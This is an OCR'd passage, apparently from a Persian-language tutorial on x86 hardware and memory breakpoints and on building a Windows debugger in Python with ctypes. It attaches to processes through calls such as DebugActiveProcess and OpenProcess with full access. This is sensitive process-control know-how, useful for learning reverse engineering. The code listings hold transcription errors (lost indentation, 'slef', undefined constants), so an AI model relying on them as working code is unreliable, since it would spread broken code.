یک زمان استفاده کنید. ثبات DR4 و DR5 اختصاص یافته و آماده استفاده میباشند, ثبات DR6 به عنوان ثبات وضعیت استفاده میشود, که در واقع در مورد نوع رویداد دیباگ که به وسیله ی وقفه وقتی به آن رسید تصمیم میگیرد. ثبات دیباگ DR7 مخصوصا برای خاموش / روشن کردن وقفه های سخت افزاری و همچنین ذخیره کردن وضعیت های مختلف وقفه ها استفاده میشود.

با تنظیم پرچم[۶۲] های ثبات DR7 , شما میتوانید وقفه هایی با وضعیت های زیر ایجاد کنید:

- توقف وقتی یک دستور در یک آدرس خاص اجرا شد
- توقف وقتی اطلاعات در یک آدرس خاص نوشته شدند
- توقف فقط برای نوشتن و خواندن روی یک آدرس نه اجرا در آن آدرس

این قابلیت که شما میتوانید یک وقفه را در چهار وضعیت بدون اینکه نیاز داشته باشید پروسس در حال اجرا را تغییر دهید. تنظیم کنید, میتواند بسیار مفید باشد. تصویر صفحه ی بعد زیر نمایانگر این است که چگونه فیلد ها در DR7 مربوط به رفتار, طول, و آدرس وقفه سخت افزاری تنظیم میشوند.


بیت های 7-0 درواقع مانند کلید خاموش / روشن برای فعال سازی وقفه ها هستند. فیلد های L و G در بیتهای 7-0 درواقع برای محدوده ی محلی[۶۳] و سراسری[۶۴]. من هر دوی این بیتها را از زمان شروع تنظیم را در تصویر رسم کرده ام. اگرچه, تنظیم هریک برای دیگری کار خواهد کرد, در تجربه من هیچ مشکلی در این مسائل در هنگام دیباگ کردن در سطح-کاربر برای من به وجود نیامده است. بیت های 15-8 در DR7 به طور معمول برای عملیات دیباگ که با آنها کار داریم استفاده نمی شوند. اگر مطلب برای شما گنگ است میتوانید برای مطالعه بیشتر به راهنمای اینتل x86 برای توضیح این بیتها مراجعه کنید. بیت های 31-16 نوع و طول وقفه ای را که ثبات دیباگ مربوطه استفاده میشود را مشخص می کند.

آرایش ثبات DR7


	L DR0	G DR0	L DR1	G DR1	L DR2	G DR2	L DR3	G DR3		Type DR0	Len DR0	Type DR1	Len DR1	Type DR2	Len DR2	Type DR3	Len DR3
Bits	0	1	2	3	4	5	6	7	8 – 15	16 17	18 19	20 21	22 23	24 25	26 27	28 29	30 31

[62] flag
[63] local
[64] global

DR7 با وقفه در هنگام اجرای ۱ بایتی بر روی آدرس 0x44332211



DR7 با وقفه اضافی در هنگام خواندن/نوشتن ۲ بایتی در آدرس 0x55667788



۰۰- شکست روی اجرا	۰۰- ۱ بایت
۰۱- شکست بر روی نوشتن اطلاعات	۰۱- ۲ بایت (WORD)
۱۱- شکست تنها بر روی نوشتن/ خواندن نه اجرا	۱۱- ۴ بایت (DWORD)

شما میتوانید ببنید چگونه پرچم ها در DR7 برای مشخص شدن نوع وقفه استفاده میشوند

برعکس وقفه های نرم افزاری, که از رویداد INT3 استفاده میکرد, وقفه های سخت افزاری از INT1[65] استفاده میکنند. یک رویداد INT1 برای وقفه های سخت افزاری است و یک رویداد یک–مرحله ای[66] است. منظور از یک- مرحله ای بسیار ساده است یعنی اینکه یکی یکی دستورات اجرا میشوند که به موضوع به شما اجازه میدهد که دقیقا نقاط حساس را کد را وقتی نظارت اطلاعات عوض می شود, بررسی کنید.

وقفه های سخت افزاری نیز با روشی همانند وقفه های نرم افزاری مدیریت میشوند اما مکانیسم آنها در مرحله ای پایین تر رخ میدهد. قبل از اینکه CPU بخواهد یک دستور را اجرا کند ابتدا چک میکند آیا آدرس مورد نظر برای یک وقفه ی سخت افزاری فعال است یا خیر. البته این موضوع را که آیا هر کدام از دستورات دسترسی به حافظه برای یک وقفه سخت افزاری علامت گذاری شده اند یا خیر. اگر آدرس در ثبات دیباگ DR0-DR3 ذخیره شده باشد و امکان خواندن, نوشتن, و اجرا در آن آدرس وجود داشته باشد, یک دستور

[65] Interrupt 1
[66] Single-step

INT1 اجرا میشود و CPU را متوقف میکند. اگر آدرس به درستی در ثبات دیباگ ذخیره نشده باشد CPU دستور بعدی را اجرا میکند و دوباره چک را انجام میدهد و به همین ترتیب مراحل را ادامه میدهد.

وقفه های سخت افزاری به شدت سودمند هستند اما به همراه تعدادی محدودیت هستند. با کنار گذاشتن دیگر مسائل شما درواقع تنها میتواند در یک زمان تنها از ۴ وقفه سخت افزاری در یک زمان استفاده کنید. همچنین شما در نهایت تنها میتوانید بر روی یک مقدار چهار بایتی از یک وقفه سخت افزاری استفاده کنید. این موضوع در صورتی که شما بخواهید دسترسی را بر روی یک محدوده ی بزرگ اطلاعات کنترل کنید شما را محدود میکند. اما برای این مشکل نیز راهکاری وجود دارد در موارد اینچنینی شما میتواند از وقفه های حافظه[۶۷] استفاده کنید.

۲,۱,۱۰ وقفه های حافظه

وقفه های حافظه در واقع به نوعی اصلا وقفه نیستند. این بدین معنی است که وقتی یک دیباگر برای یک وقفه حافظه تنظیم میشود در واقع دسترسی[۶۸] به یک قسمت حافظه را یا یک صفحه از حافظه را تغییر میدهد. یک صفحه ی حافظه در واقع کوچکترین قسمت از حافظه سیستم عامل است که مدیریت میشود. وقتی یک صفحه ی حافظه تخصیص میشود با یک دسترسی ویژه تنظیم میشود. که درواقع مشخص میکند که به آن قسمت حافظه چگونه میتوان دسترسی داشت.


برخی از انواع دسترسی های مختلف حافظه اینها هستند :

- اجرای صفحه[۶۹] : این قابلیت اجازه ی اجرا دستورات را میدهد اما در صورتی که پروسس بخواهد در آن صفحه مقدار ها را بخواند یا بنویسد با یک خطای دسترسی[۷۰] مواجه میشوید.
- خواندن صفحه[۷۱]: این قابلیت تنها به پروسس اجازه میدهد که مقدار ها را از آن صفحه بخواند هر تلاشی برای نوشتن و یا اجرا دستورات برابر با یک خطای دسترسی میشود.
- نوشتن صفحه[۷۲]: این قابلیت به پروسس اجازه ی نوشتن را میدهد
- صفحه محافظت شده[۷۳] : هر درخواستی برای دسترسی به یک صفحه ی محافظت شده یک اعتراض تک زمانی ایجاد میکند و سپس صفحه به وضعیت اولیه خود باز میگردد.

[67] Memory Breakpoints
[68] Permission
[69] Page Execution
[70] Access Violation
[71] Page Read
[72] Page Write
[73] Page Guard

بیشتر سیستم عامل ها به شما اجازه میدهند این دسترسی ها را ترکیب کنید. برای مثال شما ممکن است یک صفحه در حافظه داشته باشید که دارای دسترسی خواندن و نوشتن باشد, در صورتی که در صفحات دیگر فقط دارای خواندن و اجرا کردن باشید. هر سیستم عامل نیز به طور زاتی دارای توابعی است که به شما اجازه میدهد دسترسی های صفحات را تغییر دهید. با رجوع به تصویر بالا شما میتوانید چگونه دسترسی به اطلاعات کار با تنظیمات دسترسی های مختلف به حافظه انجام میشود را متوجه شوید.

صفحاتی که برای ما جالب هستند صحفات محافظت شده هستند. این نوع از صفحات برای مواردی مانند تفکیک پشته و توده[۷۴] و یا مطمئن شدن از این موضوع که یک قسمت از حافظه بیشتر از یک حد تعریف شده رشد نمیکند استفاده کرد. این صفحات همچنین برای متوقف کردن CPU وقتی که به یک قسمت خاص میرسد بسیار مفید هستند. برای مثال, اگر ما در حال اجرای مهندسی معکوس بر روی یک برنامه ی شبکه هستیم ما میتوانید یک وقفه حافظه بر روی قسمتی از حافظه که بسته های دریافتی را نگه داری میکند بگذاریم. این به ما کمک میکند متوجه شویم برنامه ی مورد نظر چگونه بسته های دریافت و از محتویات آنها استفاده میکند. اگر به هر طریقی به آن قسمت حافظه بخواهیم دسترسی پیدا کنیم در واقع CPU متوقف میشود و یک اعتراض از نوع صفحات محافظت شده باز میگرداند. سپس ما میتوانیم دستوراتی که CPU بر روی آنها متوقف شده است را مطالعه کنیم و متوجه شویم با بسته های دریافتی چه کاری انجام میدهد. این تکنولوژی وقفه ها همچنین یک مشکل وقفه های نرم افزاری یعنی جا به جای دستورات و تغییر در کد در حال اجرا را ندارد و ما هیچ تغییری از کد در حال اجرا ایجاد نمی کنیم.



[74] Heap

پشت انواع دسترسی های حافظه

حالا ما برخی از موارد اولیه از نحوه ی کار یک دیباگر و چگونگی ارتباط آن با یک سیستم عامل را بررسی کردیم. حالا زمان آن رسیده است که اولین دیباگر سبک وزن خود را در پایتون کدنویسی کنیم. ما کار خود را با ساختن یک دیباگر ساده در ویندوز جایی که شما اطلاعاتی از ctypes و داخل آن بدست آوردید شروع میکنیم . حالا بگذارید انگشتان کد نویسی شما گرم شوند

فصل سوم – ساختن یک دیباگر ویندوزی

حالا که ما نکات پایه ای را پوشش دادیم, زمان آن رسیده که چیزی را که آموختید برای ساختن یک دیباگر واقعی به کار ببندیم. وقتی مایکروسافت ویندوز را برنامه نویسی کرد, تعدادی توابع فوق العاده در ضمینه ی دیباگ برای راحت کردن برنامه نویسان حرفه ای به آن اضافه کرد. ما به شدت از این توابع برای ساختن دیباگر پایتون خود استفاده خواهیم کرد. نکته مهم دیگر اینجا این است که ما به از PyDBG نوشته شده توسط پدرام امینی که در حال حاضر تمیزترین پیاده سازی یک دیباگر ویندوزی با استفاده از پایتون است نیز بهره خواهیم برد. با هدیه ی بزرگ پدارم من سورس را تا به جایی که میتوانم به PyDBG نزدیک میکنم (اسم توابع , متغیرها و ...) با استفاده از این موضوع شما میتوانید براحتی از دیباگر خود به PyDBG منتقل شوید.

۳,۱,۰ دیباگینگ , هنر کجاست ؟

درواقع برای اینکه یک وظیفه ی دیباگ را بر روی پروسس انجام دهید, ابتدا شما باید راهی برای متحد کردن دیباگر و پروسس پیدا کنید. از این رو, دیباگر ما باید توانایی باز کردن یک فایل اجرایی و یا ضمیمه کردن خود به یک پروسس را داشته باشد.API و توابع دیباگ ویندوز راهی ساده به منظور انجام هر دو عملیات را فراهم میکنند.

یک تفاوت ظریف بین باز کردن یک پروسس و ضمیمه کردن وجود دارد. یکی از مزایایی بازکردن پروسس این است که شما کنترل کامل روی پروسس مورد نظر قبل از اینکه کد در زمان اجرا تغییر کند دارید. این مورد زمانی کاربرد دارد که شما در حال تحلیل فایل هایی مخربی مانند بدافزارها[۷۵] هستید. ضمیمه کردن دیباگر به یک پروسس درواقع خودش را به پروسس درحال اجرا متصل میکند, که این کار به شما اجازه میدهد کد شروع را نادیده بگیرید و قسمتی که برای شما جالب است تحلیل کنید. با توجه به موقعیت و هدفی که میخواهید آن را دیباگ و تحلیل کنید, شما باید ببینید کدام یک از این حالت ها برای شما مناسب تر است.

[75] Malware

اولین متود گرفتن پروسس زیر یک دیباگر اجرای فایل اجرای توسط خود دیباگر است. برای ساختن یک پروسس در ویندوز, شما باید تابع ()CreateProcessA را فراخوانی کنید. تنظیم پرچم هایی که در این تابع استفاده میشود به صورت خودکار برنامه را برای دیباگ کردن آماده میکند. اعلان تابع ()CreateProcessA به صورت زیر است :

```
MSDN CreateProcess Function (http://msdn2.microsoft.com/en-us/library/ms682425.aspx).

BOOL WINAPI CreateProcessA(
LPCSTR lpApplicationName,
LPTSTR lpCommandLine,
LPSECURITY_ATTRIBUTES lpProcessAttributes,
LPSECURITY_ATTRIBUTES lpThreadAttributes,
BOOL bInheritHandles,
DWORD dwCreationFlags,
LPVOID lpEnvironment,
LPCTSTR lpCurrentDirectory,
LPSTARTUPINFO lpStartupInfo,
LPprocess_INFORMATION lpProcessInformation
);
```

در نگاه اول ظاهرا این تابع یک فراخوانی پیچیده دارد, اما به عنوان کسی که مهندسی معکوس انجام میدهد ما باید چیزهای مختلف را به تکه های کوچک تبدیل کنیم تا بتوانیم تصویر بزرگ را درک کنیم. ما فقط با پارامترهایی که برای ساختن یک پروسس تحت دیباگر کاربرد دارند کار داریم. این پارامترها در واقع IpApplicationName , IpCommandLine, dwCreatationFlags, IpStartupInfo و IpProcessInformation هستند. توجه کنید که بیشتر این پارامترها میتوانند دارای مقدار تهی[۷۶] باشند. برای توضیح کامل در مورد فراخوانی این تابع میتوانید به کتابخانه ی MSDN مراجعه کنید. دو پارامتر اول برای تنظیم مسیر فایل اجرایی که ما میخواهیم دستورات تحت خط فرامان آن را اجرا کنیم میگرند. مقدار dwCreatiationFlags درواقع یک مقدار ویژه میگیرد که مشخص میکند پروسس باید به عنوان یک پروسس در حال دیباگ اجرا شود. دو آرگمان آخر در واقع اشاره گرهایی به ساختمانهای (STARTUPINFO و PROCESS_INFORMATION به ترتیب) هستند که مشخص میکنند پروسس چگونه باید اجرا شود و اطلاعات مهمی مانند انجام عملیات بعد از اجرا موفق برنامه را شامل میشوند.

```
MSDN STARTUPINFO Structure (http://msdn2.microsoft.com/en-us/library/ms686331.aspx).
MSDN PROCESS_INFORMATION Structure (http://msdn2.microsoft.com/en-us/library/ms686331.aspx).
```

دو فایل پایتون جدید با نام هایی my_debugger.py و my_debugger_defines.py ایجاد کنید. ما یک کلاس منشاء به نام debugger() ایجاد میکنیم و سپس قابلیت های مختلف دیباگ کردن را تکه تکه به آن اضافه میکنیم. به علاوه ما تمام ساختمان ها , اتحادها[۷۷] , و مقدار های ثابت را برای راحتی بیشتر در my_debugger_defines.py نگه داری میکنیم.

[76] NULL
[77] Unions

my_debbuger_defines.py ۳,۱,۱

```
from ctypes import *
# Let's map the Microsoft types to ctypes for clarity
WORD = c_ushort
DWORD = c_ulong
LPBYTE = POINTER(c_ubyte)
LPTSTR = POINTER(c_char)
HANDLE = c_void_p

# Constants
DEBUG_PROCESS = 0x00000001
CREATE_NEW_CONSOLE = 0x00000010

# Structures for CreateProcessA() function
class STARTUPINFO(Structure):
_fields_ = [
                ("cb", DWORD),
                ("lpReserved", LPTSTR),
                ("lpDesktop", LPTSTR),
                ("lpTitle", LPTSTR),
                ("dwX", DWORD),
                ("dwY", DWORD),
                ("dwXSize", DWORD),
                ("dwYSize", DWORD),
                ("dwXCountChars", DWORD),
                ("dwYCountChars", DWORD),
                ("dwFillAttribute",DWORD),
                ("dwFlags", DWORD),
                ("wShowWindow", WORD),
                ("cbReserved2", WORD),
                ("lpReserved2", LPBYTE),
                ("hStdInput", HANDLE),
                ("hStdOutput", HANDLE),
                ("hStdError", HANDLE),
]
class PROCESS_INFORMATION(Structure):
_fields_ = [
              ("hProcess", HANDLE),
              ("hThread", HANDLE),
              ("dwProcessId", DWORD),
              ("dwThreadId", DWORD),
]
```

my_debbuger.py ۳,۱,۲

```
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32
class debugger():
def __init__(self):
pass
def load(self,path_to_exe):
```

```
# dwCreation flag determines how to create the process
# set creation_flags = CREATE_NEW_CONSOLE if you want
# to see the calculator GUI
creation_flags = DEBUG_PROCESS

# instantiate the structs
startupinfo = STARTUPINFO()
process_information = PROCESS_INFORMATION()

# The following two options allow the started process
# to be shown as a separate window. This also illustrates
# how different settings in the STARTUPINFO struct can affect
# the debuggee.
startupinfo.dwFlags = 0x1
startupinfo.wShowWindow = 0x0

# We then initialize the cb variable in the STARTUPINFO struct
# which is just the size of the struct itself
startupinfo.cb = sizeof(startupinfo)
if kernel32.CreateProcessA(path_to_exe,
                None,
                None,
                None,
                None,
                creation_flags,
                None,
                None,
                byref(startupinfo),
                byref(process_information)):

print "[*] We have successfully launched the process!"
print "[*] PID: %d" % process_information.dwprocessId
else:
                                print "[*] Error: 0x%08x." % kernel32.GetLastError()
```

حالا ما میخواهیم یک تست کوچک انجام دهیم تا مطمئن شویم همه چیز درست کار میکند. اسم فایل را my_test.py بگذارید و مطمئن شوید فایل را بقل دیگر فایلهایمان قرار دهید.

۳,۱,۲ my_debbuger.py

```
import my_debugger
debugger = my_debugger.debugger()
debugger.load("C:\\WINDOWS\\system32\\calc.exe")
```

اگر شما این فایل پایتون را از خط فرمان یا IDE اجرا کنید, این کار درواقع پروسس که شما درخواست دادید را میگیرد و شناسه ی پروسس[۷۸] (PID) را به شما باز میگرداند و سپس خارج میشود. اگر شما هم مثل من از calc.exe استفاده میکنید شما نمیتوانید رابط GUI برنامه ماشین حساب را مشاهده کنید. دلیل اینکه شما رابط گرافیکی را نمیبینید این است که دیباگر منتظر ادامه اجرا است. ما برای انجام

[78] Process Identifier

این کار هیچ منطقی نساختیم که اینکار را به نیز زودی انجام میدهیم. حال که شما میدانید چگونه یک پروسس ایجاد کنید و آن را برای دیباگ کردن آماده کنید , زمان آن رسیده است که مقداری کد به این منظورکه یک دیباگر را به یک پروسس ضمیمه شود, بنویسیم.

درواقع برای ضمیمه کردن دیباگر به یک پروسس,اگر یک کنترل کننده ی پروسس[۷۹] به خود پروسس اضافه کنیم کار مفیدی است. بیشتر توابع نیاز به یک کنترل کننده ی پروسس معتبر دارند و دانستن این نکته که ما قبل از اینکه پروسس را دیباگ کنیم میتوانیم به آن دسترسی داشته باشیم, بسیار جالب است. این عملیات میتواند به وسیله ی تابع ()OpenProcess که از kernel32.dll استخراج شده است و الگویی[۸۰] شبیه زیر دارد, انجام میشود:

```
HANDLE WINAPI Openprocess(
        DWORD dwDesiredAccess,
        BOOL bInheritHandle
        DWORD dwProcessId
);
```

پارامتر dwDesiredAccess به این موضوع که چه دسترسی برای پروسس که ما میخواهیم به کنترل کننده آن دسترسی داشته باشیم مناسب است. برای اینکه عملیات دیباگ را شروع کنیم نیاز داریم این دسترسی را به مقدار PROCESS_ALL_ACCESS تنظیم کنیم. و پارامتر bInheriHandle معمولا باید مقدار false در کارهای ما داشته باشد و پارامتر dwprocessId درواقع PID پروسسی است که میخواهیم به پردازنده آن دسترسی داشته باشیم.

ما برای ضمیمه کردن پروسس از تابع ()DebugActiveProcess استفاده میکنیم که الگویی شبیه زیر دارد

```
BOOL WINAPI DebugActiveProcess(
        DWORD dwProcessId
);
```

ما براحتی PID پروسس که میخواهیم ضمیمه کنیم را به این تابع میدهیم. بعد از اینکه سیستم مطمئن شود ما دسترسی مناسب به پروسس داریم, پروسس هدف در نظر میگیرد که پروسس (دیباگر) برای رویداد های دیباگ آماده میشود و سپس کنترل را به دیباگر منتقل میکند. دیباگر این رویدادها را با فراخوانی تابع ()WaitForDebugEvent در یک حلقه تشخیص میدهد این تابع ساختاری مانند زیر دارد:

```
BOOL WINAPI WaitForDebugEvent(
LPDEBUG_EVENT lpDebugEvent,
DWORD dwMilliseconds
);
```

پارامتر اول یک اشاره گر به ساختمان DEBUG_EVENT[۸۱] است. این ساختمان در واقع یک رویداد دیباگ را تعریف میکند. پارامتر دوم را ما به INFITITE تنظیم میکنیم با این کار فراخوانی ()WaitForDebugEvent تا زمانی که یک رویداد رخ ندهد بازگشت نخواهد کرد. برای هر یک از رویداد هایی که دیباگر آنها را میگیرد یک پردازنده ی رویداد[۸۲] مشابه وجود دارد که عملیاتی قبل از اینکه پروسس

[79] Process handle
[80] Prototype
[81] MSDN DEBUG_EVENT Structure (*http://msdn2.microsoft.com/en-us/library/ms679308.aspx*).
[82] Event Handler

ادامه اجرا را بدهد انجام میدهد. اما بعد از اینکه این پردازنده رویداد اجرا شد ما میخواهیم پروسس به کار خود ادامه دهد. برای این کار باید از تابع ()ContinueDebugEvent استفاده کنیم که ساختاری شبیه زیر دارد :

```
BOOL WINAPI ContinueDebugEvent(
DWORD dwProcessId,
DWORD dwThreadId,
DWORD dwContinueStatus
);
```

پارامتر های dwProcessID و swThreadId فیلد های ساختمان DEBUG_EVENT هستند که وقتی که دیباگر یک رویداد را میگیرد مقدار دهی میشوند. پارامتر dwContinueStatus به پروسس میگوید باید اجرا را ادامه دهد (DBG_CONTINUE) و یا اعتراض ایجاد شده را پردازش کند (DBG_EXCEPTION_NO_HANDLE). تنها چیزی که حالا باقی می ماند تفکیک پروسس ها است. این کا با استفاده از تابع DebugActiveProcessStop()[۸۳] انجام میشود که این تابع تنها PID پروسس که میخواهید تفکیک کنید را عنوان پارامتر میگیرد. حالا بگذارید تمام اینها را در کنار هم در کلاس my_debugger خود قرار دهیم و آن را با قابلیت های ضمیمه و تفکیک یک پروسس گسترش دهیم. همچنین بگذارید قابلیت بازکردن و گرفتن دسترسی به پردازنده ی یک پروسس را نیز به کلاس خود اضافه کنیم. و آخرین ساختار ما ساختن حلقه ی اصلی دیباگ برای پردازش رویدادهای دیباگ هستند. فایل my_debugger.py خود را باز کنید و کد زیر را وارد کنید :

```
from ctypes import *
from my_debugger_defines import *
kernel32 = windll.kernel32


class debugger():
        def __init__(self):
            self.h_Process = None
            self.pid = None
            self.debugger_active = False


def load(self,path_to_exe):
            ...
            print "[*] We have successfully launched the Process!"
            print "[*] PID: %d" % Process_information.dwProcessId
            # Obtain a valid handle to the newly created Process
            # and store it for future access
            self.h_Process = self.open_Process(Process_information.dwProcessId)
...


def open_Process(self,pid):
        h_Process = kernel32.OpenProcess(Process_ALL_ACCESS ,False,pid)
        return h_Process
```

[83] MSDN DebugActiveProcessStop Function (*http://msdn2.microsoft.com/en-us/library/ms679296.aspx*).


```
def attach(self,pid):
        self.h_Process = self.open_Process(pid)
        # We attempt to attach to the Process
        # if this fails we exit the call
        if kernel32.DebugActiveProcess(pid):
            self.debugger_active = True
            self.pid = int(pid)
             slef.run()
 else:
            print "[*] Unable to attach to the Process."
def run(self):
# Now we have to poll the debuggee for
# debugging events
            while self.debugger_active == True:
             self.get_debug_event()
def get_debug_event(self):
             debug_event = DEBUG_EVENT()
             continue_status= DBG_CONTINUE
if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):
# We aren't going to build any event handlers
# just yet. Let's just resume the Process for now.
             raw_input("Press a key to continue...")
            self.debugger_active = False
            kernel32.ContinueDebugEvent( \
            debug_event.dwProcessId, \
            debug_event.dwThreadId, \
            continue_status )
def detach(self):
        if kernel32.DebugActiveProcessStop(self.pid):
                 print "[*] Finished debugging. Exiting..."
                return True
        else:
                print "There was an error"
                return False
```

حالا بگذارید کدی که برای تست برنامه خود نوشتیم تغییر دهیم تا ویژگی های جدید را امتحان کنیم:

```
import my_debugger
debugger = my_debugger.debugger()
pid = raw_input("Enter the PID of the Process to attach to: ")
debugger.attach(int(pid))
debugger.detach()
```

حالا برای تست مراحل زیر را دنبال کنید :

۱. به Start > Run > All Programs > Accessories > Calculator بروید.

۲. روی نوار ابزار ویندوز خود کلیک کنید و Task Manager را انتخاب کنید.

۳. قسمت Processes را از پنجره باز شده انتخاب کنید.

۴. اگر شما ستون PID را مشاهده نمیکنید به View > Select Columns بروید.

۵. مطمئن شوید که گزینه ی Process Identifier (PID) علامت دار شد است و سپس OK کنید.

۶. PID مربوط به Calculator را پیدا کنید.

۷. فایل my_test.py را PID که در مرحله قبل پیدا کردید اجرا کنید.

۸. بعد از اینکه در صفحه متن press any key to continue را دیدید تلاش کنید با رابط گرافیکی ماشین حساب کار کنید برای مثال تلاش کنید کلید ها را بفشارید و یا با منوهای آن کار کنید. متوجه میشوید اینکار شدنی نیست چرا که پروسس به حالت معلق در آمده و دستوری مبتنی بر این که کار خود را ادامه بدهد دریافت نکرده است برای همین کاری نمیتواند انجام دهد.

۹. حالا در کنسول پایتون خود یک کلید را بفشارید, حالا برنامه باید پیغام دیگری نمایش دهد و سپس خارج شود.

۱۰. حالا شما میتوانید دوباره با رابط گرافیکی ماشین حساب کار کنید

اگر همه چیز به خوبی کار میکند 2 خط زیر را به شکل توضیحات در بیاورید :

```
# raw_input("Press any key to continue...")
# self.debugger_active = False
```

حالا ما در مورد کلیات بدست آوردن یک پردازنده پروسس, ساختن یک پروسس در حال دیباگ و ضمیمه کردن دیباگر به یک پروسس در حال اجرا را توضیح دادیم و شما آماده هستید تا با قابلیتهای پیشرفته تر یک دیباگر آشنا شوید.

۳,۱,۳ بدست آوردن وضعیت ثبات

یک دیباگر باید قابلیت ضبط کردن وضعیت ثبات CPU را در هر زمان و نقطه ای داشته باشد. این کار به ما اجازه میدهد وضعیت پشته را وقتی که اعتراض رخ میدهد, و جایی که اشاره گر دستورات[۸۴] به آن اشاره میکند و دیگر چیزهای مفید را متوجه شویم. برای اینکار ما باید به نخ[۸۵] جاری برنامه در دیباگر با تابع OpenThread()[۸۶] کنترل داشته باشیم. کلیات این تابع به صورت زیر است :

```
HANDLE WINAPI OpenThread(
        DWORD dwDesiredAccess,
        BOOL bInheritHandle,
        DWORD dwThreadId
);
```

این تابع مانند تابع همسان خود یعنی OpenProcess() است , با این تفاوت که در این تابع ما نیاز داریم تا به آن TID[۸۷] را جای PID بدهیم. ما باید یک لیست از تمام نخهایی که درون پروسس در حال اجرا هستند را کسب کنیم, سپس نخ مورد نظر خود را انتخاب کنیم, و سپس یک کنترل معتبر با استفاده از OpenThread() بر روی آن بدست بیاوریم. حالا بگذارید نشان دهیم چگونه میتوانیم این نخ ها را بر روی یک سیستم برشماریم.

[84] Instruction Pointer
[85] Thread
[86] MSDN OpenThread Function (*http://msdn2.microsoft.com/en-us/library/ms684335.aspx*).
[87] Thread Identifier

۳,۱,۴ برشمردن نخ ها[88]

درواقع برای بدست آوردن وضعیت ثبات یک پروسس, ما باید تمام نخهایی که در که در پروسس در حال اجرا هستند را استخراج کنیم. نخها دقیقا چیزی هستند که دربرنامه اجرا میشوند, حتی در صورتی که برنامه چندنخی[89] نباشد حداقل یک نخ وجود دارد که درواقع نخ اصلی برنامه است. ما میتوانیم این نخ ها را با استفاده از تابع بسیار قدرتمند CreateToolhelp32Snapshot()[90] که از kernel32.dll استخراج شده است بدست آوریم. این تابع به ما اجازه میدهد به لیستی از پروسس ها, نخها, و ماژول های (DLL) بارگذاری شده همراه پروسس و حتی لیست توده ها[91] های پروسس دسترسی پیدا کنیم.

الگوی این تابع به صورت زیر است :

```
HANDLE WINAPI CreateToolhelp32Snapshot(
DWORD dwFlags,
DWORD th32ProcessID
);
```

